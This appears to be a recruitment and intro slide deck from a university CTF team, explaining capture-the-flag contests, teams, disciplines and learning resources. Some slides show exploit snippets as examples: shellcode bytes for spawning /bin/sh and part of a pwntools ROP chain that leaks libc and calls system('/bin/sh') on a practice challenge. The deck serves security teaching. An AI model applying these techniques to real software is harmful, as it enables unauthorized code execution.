

Capture the Flag

Acquiring practical security knowledge through enjoyable hacking challenges (Based on slides by Samuel Groß)

Liam Wachter | 28. April 2022

```
sc[] = "\x6a\x0b" // push byte +0xb
// pop eax
// cdq
// push edx
"\x2f\x73\x68" // push dword 0x6
"\x62\x69\x6e" // push dword 0x6
// mov ebx, esp
// xor ecx, ecx
// int 0x80
```



What are CTFs?

- Online or in-person contests
- Applied IT Security
- Team oriented


During CTFs, people. . .

- are hacking (in the positive sense of the word)
- do vulnerability discovery + exploit writing
- get in contact with all kinds of technology
- in general do computer science
- learn



What are CTFs NOT?

- Using existing exploits
- Illegal
- Step-by-step learning
- (Very beginner friendly)





How does it work?

- Teams register on a website
- Contest starts
- Challenges accessible through website
- Flags are obtained by solving a challenge, e.g. `EK0{1337_x86_64_exploit}`
- Can be submitted on the website to get points
- The harder the challenge the more points it is worth
 - Well...
 - Timeframe per challenge: between a few minutes and > 8 hours
- Afterwards participants publish write-ups explaining their solutions
 - <https://kitctf.de/writeups/>
 - Great way to learn!



Who plays CTFs

- Plaid Parliament of Pwning (PPP)
 - Students and Alumni from CMU
- FluxFingers
 - Students and Alumni from RUB
- Samurai
 - International, big team
 - Many Google (security) engineers
- Sauercloud
 - German team of teams
 - Participating in DEFCON and DEFCON-Qualifiers

RANK	AVATAR	TEAMNAME
1		Dragon Sector
2		PPP
3		Samurai
4		Shellphish
5		More Smoked Leet Chicken
6		!SpamAndHex
7		217
8		Oops
9		Tasteless
10		pollypocket
11		KITCTF
12		blue-lotus
13		c00kies@venice
14		dcua
15		0daysober
16		StratumAuhuur



Who organizes CTFs?

- Other CTF teams
 - PlaidCTF and PicoCTF → PPP
 - hack.lu → Fluxfingers
 - ALLES! CTF → ALLES!
- Companies
 - Google Capture The Flag
 - Real World CTF
- Usually online. Sometimes on-site, e.g., at conferences
- „World-Championship“: DEFCON CTF
- Central hub: <https://ctftime.org>



ctftime.org: CTFs every weekend



[Home](#) / [CTFs](#) / [Events](#) / [Upcoming](#)

CTF Events

All **Upcoming** Archive Format Location Restrictions **2022**



Name	Date	Format	Location	Weight	Notes
NahamCon CTF 2022	28 April, 19:00 UTC — 30 April 2022, 19:00 UTC	Jeopardy	On-line	24.61	213 teams will participate
PatriotCTF	29 April, 21:00 UTC — 30 April 2022, 21:00 UTC	Jeopardy	On-line	0.00	59 teams will participate
Digital Overdose Conference 2022 CTF	29 April, 22:00 UTC — 01 May 2022, 21:59 UTC	Jeopardy	On-line	24.45	40 teams will participate
ÅngströmCTF 2022	30 April, 00:00 UTC — 04 May 2022, 23:59 UTC	Jeopardy	On-line	64.52	78 teams will participate
RPCA CTF 2022	30 April, 08:00 UTC — 02 May 2022, 16:00 UTC	Jeopardy	RPCA, Thailand	0.00	18 teams will participate
San Diego CTF 2022	07 May, 00:00 UTC — 09 May 2022, 00:00 UTC	Jeopardy	On-line	24.39	46 teams will participate
m0leCon CTF 2022 Teaser	13 May, 17:00 UTC — 14 May 2022, 17:00 UTC	Jeopardy	On-line	36.00	7 teams will participate



[Home](#) / [Teams](#) / [Germany](#)

Teams

2021 2020 2019 2018 2017 2016 2015 2014 2013 2012 2011 **Germany**

 [Show team profile](#)

Germany

Worldwide position	Country position	Name	Points	Events
39	1	upbhack	149.006	42
81	2	Sauercloud	93.882	2
100	3	KITCTF	85.466	9
114	4	PwnProphecy	80.883	23
118	5	Ov3rH4ck	78.654	30
125	6	CyberTaskForce Zero	74.053	5
199	7	saarsec	49.860	1
203	8	BugsBunnies	49.263	11
294	9	Hacklabor	37.410	20
310	10	ENOFLAG	35.839	2

CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
 - Machine Learning
 - Cryptocurrency
 - Forensics
 - Sandboxing
 - Game Hacking





CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
 - Machine Learning
 - Cryptocurrency
 - Forensics
 - Sandboxing
 - Game Hacking

```
~/D/p/c/h/naughty_list
31
32
33 padding = b'A' * (5 * 8) # padding to return address
34
35
36 def leak_address_chain():
37     chain = padding
38     chain += p64(0x0401443) # pop rdi
39     chain += p64(0x601fd8) # scanf_got
40     chain += p64(0x0400780) # puts_plt
41     chain += p64(0x040102b) # get_desc
42     return chain
43
44
45 def spawn_shell_chain(libc_base: int):
46     system_offset = 0x04f590
47     chain = padding
48     chain += p64(0x0401443) # pop rdi
49     chain += p64(next(libc.search(b'/bin/sh')) + libc_base) # /bin/sh string address
50     chain += p64(0x0400756)
51     chain += p64(libc_base + system_offset) # libc_system
52     return chain
53
54
55 def get_libc_base(scanf_addr: bytes):
56     scanf_int = unpack(scanf_addr, len(scanf_addr) * 8, endian='little', sign=False)
57     return scanf_int - 0x07bfa0
33,21 61%
```

```
solve.py [+]
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] '/home/nine/Documents/privProg/ctfs/htb-advent-21/naughty_list/ld-2.27.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
[+] Starting local process '/bin/gdbserver': pid 27341
[*] running in new terminal: ['/bin/gdb', '-q', '/home/nine/Documents/privProg/ctfs/htb-advent-21/naughty_list/naughty_list_patched', '-x', '/tmp/pwnspjlnlqq.gdb']
[*] Switching to interactive mode
<:--/Documents/privProg/ctfs/htb-advent-21/naughty_list//26736:usr/bin/fish 51,1 88%
```



CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
 - Machine Learning
 - Cryptocurrency
 - Forensics
 - Sandboxing
 - Game Hacking

The screenshot shows a CodeBrowser window titled 'ghidra_racecar/exploit'. The left pane displays assembly code for a function named 'entry'. The right pane shows the decompiled C code for the same function. The assembly code includes instructions like 'SUB ESP, 0x4', 'XOR ECK, ECK', 'MOV AL, byte ptr [ECK + 14]', 'XOR AL, 0x80', 'MOV byte ptr [ESP + ECK*0]', 'CMF ECK, 0xf', 'JL LAB_00480559', 'MOV EAX, 0x4', 'MOV EBX, 0x1', 'MOV ECK, ESP', 'MOV ECK, 0xf', 'INT 0x80', 'MOV EAX, 0x1', 'MOV EBX, 0x0', 'INT 0x80', and 'RET'. The decompiled code shows a function 'void entry(void)' that initializes 'iVar2' to 0, enters a loop where 'iVar2' is incremented and compared to 0xf, and then returns.




- [illegible]



CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
 - Machine Learning
 - Cryptocurrency
 - Forensics
 - Sandboxing
 - Game Hacking





CTF „Disciplines“

- Binary/Kernel Exploitation
- Reverse Engineering
- Cryptography
- Web Hacking
- miscellaneous, e.g.,
 - Machine Learning
 - Cryptocurrency
 - Forensics
 - Sandboxing
 - Game Hacking

```
~/D/p/c/b/f/A/solve
12 x = torch.zeros(input_shape, requires_grad=True)
13
14 min_loss = float("inf")
15 best_img = None
16
17 for i in range(num_itr):
18     x = x.detach()
19     x.requires_grad = True
20     pred = target_model(x)
21     loss = ((target_embedding - pred)**2).mean()
22     loss.backward()
23     grad = x.grad
24     x = x.mul(255).div(255)
25
26     if loss.item() < min_loss:
27         best_img = x
28
29     with torch.no_grad():
30         x -= step_size * grad
31         x = torch.clip(x, min=0.1, max=0.90)
32         print(f"epoch {i}: {loss.item()}")
33     return best_img
34
35
36 def tensor_to_base64img(inv tensor):
solve.py
epoch 41: 0.000619305414147675
epoch 42: 0.0006324286223389208
epoch 43: 0.0006496902788057923
epoch 44: 0.00059634924440059781
epoch 45: 0.0005843292456120253
epoch 46: 0.0005512942443601787
epoch 47: 0.0005694740664702992
epoch 48: 0.0006182483839650154
epoch 49: 0.0005944783333680974
epoch 50: 0.0005973779479973818
epoch 51: 0.0005885736900381744
epoch 52: 0.0006019784486852586
epoch 53: 0.0006750475149601698
epoch 54: 0.0006585403461940587
epoch 55: 0.0005592052475549281
epoch 56: 0.0005119069828651845
epoch 57: 0.0004976086784154177
<cuments/privProg/ctfs/boilers202
```





What you will learn on the side?

- Deep knowledge of operating system internals
- Good intuition for: „There is something wrong“
- Familiarity with various programming languages and frameworks
- Various useful tools
 - debuggers, (dis)assemblers, (de)compilers, networking tools, sandboxes, ...
- Crypto libraries
- Stuff you (maybe) didn't know even existed!
 - SMT solvers, weird protocols, various modern exploit mitigations, interesting mathematics



Requirements?

None*



Requirements?

*

- basic computer and programming knowledge
- a laptop is useful

motivation and some spare time



How to learn (non-exhaustive list)

- Playing CTFs
 - There are easier and harder CTFs: PicoCTF, CSCG, ...
 - Most CTFs have at least some easier challenges
 - **try and read writeups**
- Free courses with challenges
 - OverTheWire
 - pwn.college
 - ProtSwigger Web Security Academy
 - Open Security Training 2
- Videos
 - LiveOverflow, GynvaelEN, John Hammond
 - stacksmashing, gamozolabs, OALabs
 - lppSec, PinkDraconian, PwnFunction
 - Day0-Podcast
- Reading stuff
 - Magazines
 - phrack
 - pagedout
 - Blogs
 - r/netsec
 - Books
 - The Art of Software Security Assessment
 - Hacking: The Art of Exploitation
- Conferences
- KIT Courses :)



About us

- Started around June 2014
- Currently playing with 3-6 players per CTF
- Communication over Slack
- Weekly in-person meetings: Thursdays Room 252
- Intro talks on first four meetings
- Workshops from industry professionals and researches T.B.A.

Introduce yourself at team@kitctf.de